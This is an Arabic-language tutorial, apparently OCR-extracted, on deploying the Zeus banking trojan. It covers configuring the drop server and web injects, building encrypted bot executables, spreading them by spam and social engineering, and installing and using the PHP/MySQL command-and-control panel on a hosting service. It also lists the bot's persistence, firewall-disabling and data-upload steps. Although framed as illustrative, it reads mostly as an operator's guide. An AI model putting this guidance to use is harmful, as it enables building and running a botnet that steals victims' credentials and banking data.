
"**url_server**" عنوان **URL** لخادم الاسقاط "**drop server**" حيث سيتم تحميل السجلات والإحصاءات والملفات وتخزينها.

"**file_webinjects**" المعلومات المستخدمة في حقن حقول إضافية إلى صفحات الويب التي ينظر إليها من خلال جهاز الكمبيوتر المصاب.

بعد الانتهاء من اعداد ملف Config نقوم بالنقر فوق build the bot configuration.


Building the Bot

بمجرد ان يكون الملف **Config** جاهز يتم استخدام أداة البناء لبناء ملف **Config** الحيوي ومشفر وملف البوت القابل للتنفيذ. أولا يقوم **Zeus builder** بفحص جهاز الكمبيوتر الذي يعمل عليه لمعرفة ما إذا تم تثبيت بوت زيوس أن لا فإذا وجده يعطي المستخدم الخيار لتنظيف النظام. ربما هذا هو المقصود لجعله أسهل لاختبار إعدادات **Config**. **Builder** سوف يعطي تقرير بالمعلومات عن النظام:




نلاحظ الرسالة **Bot not founded** والتي تعنى ان النظام خالي من ملفات البوت.

باستخدام المنشئ "**Zeus builder**"، يمكن لسيد البوت النقر فوق الزر "**build the bot configuration**" لتجميع ملف التكوين في شكله المشفر. عندما يكون هذا الملف جاهزا يتم وضعها على الملقم المضيف حيث يمكن للبوت للبحث عن **DynamicConfig**. توزيع ملف التكوين بهذه الطريقة يجعل من السهل تحديث الإعدادات في المستقبل. يظهر الصورة أدناه الناتج بعد أن تم بناء **Config**. في حال حدوث أي خطأ أثناء الإنشاء سوف يفصله هنا.



ثم، عن طريق النقر على زر "**build the bot executable**"، فان المنشئ سوف يقوم بإنشاء ملف البوت الجهاز للإصابة وحفظها. زر يمكن الضغط عليه أكثر من مره لإنتاج ملفات بوت تنفيذية متطابقة داخليا مع تشفير مختلفة. الملف **PE** يتم تغيير أحجامه أيضا في كل بناء جديد. الصورة أدناه توضح المعلومات المعروضة بواسطة المنشئ بعد أن تم بناء البوت.



Bot Distribution and Installation

زيوس ليس لديه القدرة المدمجة على الانتشار إلى أجهزة الكمبيوتر الأخرى. في معظم الحالات يتم استخدام البريد "**spam campaign**" توزيع الحمولات، إما عن طريق ملف مرفق أو رابط. ويستخدم نوع من الهندسة الاجتماعية داخل رسالة البريد المزعج لخداع الضحايا في تنفيذ البوت. وقد شهدت تشكيلة واسعة من هذه الحيل، وغالبا في النماذج التي هي مقنعة ويصعب اكتشافها. عدد كبير من حيل الهندسة الاجتماعية هو نتيجة لكثير من الأفراد يحاولون زرع الروبوتات الخاصة بهم، وذلك باستخدام منصة زيوس المشتركة.

عدم وجود قدرات تشبه الدودة في الانتشار يجعل البوت مناسبة للهجمات المستهدفة، حيث ان البوت هو أقل وضوحا وأقل عرضة ليتم الكشف عنه. في الهجمات المستهدفة، يمكن إرسالها إلى الضحية المقصودة في مختلف التنكر حتى يتحقق النجاح.

عند تنفيذ البوت على جهاز الكمبيوتر الضحية فأنه يذهب من خلال عدد من الخطوات لتثبيت وتكوين نفسه، وللاتصال بشبكة الروبوتات. أسماء الملفات الواردة هنا هي في النسخة التي نستخدمها الان، وأحيانا يتم تغييرها في الإصدارات الجديدة. المذكورة أدناه هي الخطوات التي يتخذها البوت عندما يتم تحميله على نظام الضحية ومن ثم اتصاله بشبكة الروبوتات "للتوضيح فقط":

1- The install function searches for the "winlogon.exe" process, allocates some memory within it and decrypts itself into the process.
2- The bot executable is written to the hard drive as "C:\WINDOWS\system32\sdra64.exe".
3- The directory "C:\WINDOWS\system32\lowsec\" is created. This directory is not visible in Windows Explorer but can be seen from the command line. Its purpose is to contain the following files:
    - local.ds: Contains the most recently downloaded DynamicConfig file.
    - user.ds: Contains logged information.
    - user.ds.lll: Temporarily created if transmission of logs to the drop server fails.
4- The Winlogon ("HKLM/SOFTWARE/Microsoft/WindowsNT/CurrentVersion/Winlogon") registry key's value is appended with the path of the bot executable: C:/WINDOWS/system32/sdra64.exe. This will cause the bot to execute when the computer restarts.
5- The Windows XP firewall is disabled. This causes a Windows Security Center warning icon to appear in the system tray, the only visible indication that the computer has been infected.
6- The bot broadcasts an "M-SEARCH" command to find UPnP network devices. This may be an attempt to access and reconfigure local routers.
7- The bot sends an HTTP GET command to the configured botnet server to get the latest DynamicConfig file.
8- The bot begins capturing and logging information from the infected computer. The DynamicConfig file largely determines what information is collected.
9- The bot sends two HTTP POST commands to upload log (user.ds) and stat information to the botnet drop server.
10- Three timers are set to values in the StaticConfig, each executing a function on time-out:
    - Get new config file (DynamicConfig) from server (default 60 minutes).
    - Post harvested data (user.ds) to server (default 1 minute).
    - Post statistics to server (default 20 minutes).
11- If a web page that is viewed from the infected computer is on the injection target list in the DynamicConfig, the additional fields from the list are injected into the page.
12- If the HTTP "200 OK" reply to a POST contains a hidden script command, the bot executes it and returns a success or failure indication along with any data.

Botnet Command and Control


Control Panel Installation

يستخدم تطبيق لوحة تحكم زيوس أساسا لتتبع حالة البوت والسيطرة عليه وإرسال أوامر البرنامج النصي إلى البوت. كما يوفر وسيلة منظمة لعرض والوصول إلى المعلومات التي تم جمعها من قبل البوت من أجهزة الكمبيوتر المصابة.


لوحة التحكم هو تطبيق **PHP** مفتوح المصدر التي يمكن تشغيلها على خادم الويب **IIS** أو أباتشي. بعض البرامج الإضافية، ومعظمها المحدد في وثائق، مطلوبة أيضا. يجب أيضا أن تحدد مستخدم **MySQL** مع الأذونات المناسبة. عندما يكون النظام جاهزا فان **Control Panel code** يمكن نسخها إلى مجلد خادم الويب. ويمكن بعد ذلك تثبيت صفحة يمكن الوصول إليها من المستعرض. إذا تم إجراء أي أخطاء عند تعبئة هذا النموذج، يتم إعطاء المستخدم رسالة مفيدة. بمجرد الانتهاء من هذا النموذج يتم ما تبقى من الإعداد تلقائيا. لفعل ذلك نتبع الاتي:

1- في هذا الشرح سوف نستخدم موقع الاستضافة http://www.hostinger.ae.


2- نقوم بإنشاء قاعدة بيانات **MySQL** كالاتي:




3- نقوم بالنقر فوق **قواعد البيانات MySQL**. ومنها ننتقل الى الشاشة التالية.




4- نضع اسم لقاعدة البيانات واسم المستخدم وكلمة المرور ويجب ان نحفظ هذه البيانات جيدا ثم نقوم بالنقر فوق إنشاء كالاتي:




5- بعد النقر فوق انشى تظهر الشاشة كالاتي والتي من خلالها نلاحظ قاعدة البيانات التي أنشائها.



6- نقوم بالنقر فوق العلامة + التي بجانب قاعدة البيانات فتظهر مجموعه من الأدوات.




7- نقوم بالنقر على تغير الاذونات فتظهر شاشه أخرى نتأكد بان جميعها يوجد امامه العلامة√ كالاتي ثم نحفظ ذلك.




8- نذهب الى المجلد الذي يحتوي على **Zeus** ونقوم بضغط المجلد **server[php]** في هيئة **zip** ثم تحميله على الخادم كما فعلنا سابقا.

9- ثم الذهاب الى الملف **global.php** الى 777 الموجود في المجلد **system** وتغير الصلاحيات الخاصة به من خلال **Chmod**.

10- بعد ذلك نكتب اسم المضيف الذي قمنا بإنشائه ثم المجلد الذي يحتوي على الملفات الخاصة بالسيرفر التي رفعناها ثم **install** مثال كالاتي:**http://jana2.byethost7.com/server[php]/install** ، فيؤدى الى الذهاب الى الصفحة التالية:



11- من خلال هذه الشاشة نقوم بربطها بقاعدة البيانات التي أنشائها ثم نقوم بالنقر فوق **install**.




بعد النقر على **Install** تظهر الشاشة التالية لتدل على نجاح الاعداد كالاتي:

Installation steps:
- Connecting to MySQL as 'root'.
- Selecting DB 'cpdb'.
- Updating table 'botnet_list'.
- Creating table 'botnet_reports'.
- Creating table 'ipv4toc'.
- Filling table 'ipv4toc'.
- Updating table 'cp_users'.
- Updating table 'botnet_scripts'.
- Updating table 'botnet_scripts_stat'.
- Creating folder '_reports'.
- Writing config file

-- Update complete! --

Botnet Administration


بعد الدخول إلى لوحة التحكم وذلك من خلال الذهاب الى الملف **cp.php** في مثالنا هذا "***http://jana2.byethost7.com/server[php]/cp.php***"، يطلب منك أولا اذونات الدخول ثم يتم عرض الصفحة الأولى، كما هو مبين في الشكل أدناه:



على اليسار هو القائمة حيث يمكن الوصول الى الصفحات المختلفة. على اليمين هو ملخص للمعلومات عن الروبوتات. لاحظ أن إصدارات متعددة من بوت يمكن أن تدار مع إصدار واحد من لوحة التحكم.

ملحوظه: اعداد هذا الخادم يتم تسجيلها في الملف Config. ولا تنسى تحميل هذا الملف الى المضيف الذي أنشأناه.

إذا تم النقر على العنصر **OS** في القائمة نحصل على قائمة من إصدارات نظام التشغيل في الشبكة الخاصة بالأجهزة المصابة بالبوت لكل إصدار. عنصر القائمة التالي هو "**Bots**"، الذي يعرض في البداية على شكل "**filter**". هنا يمكن للمستخدم اختيار "داخل **NAT**" أو "خارج **NAT**"، "أون لاين" أو "غير متصل"، وما إلى ذلك فقط لتصفية البوت الأكثر إثارة 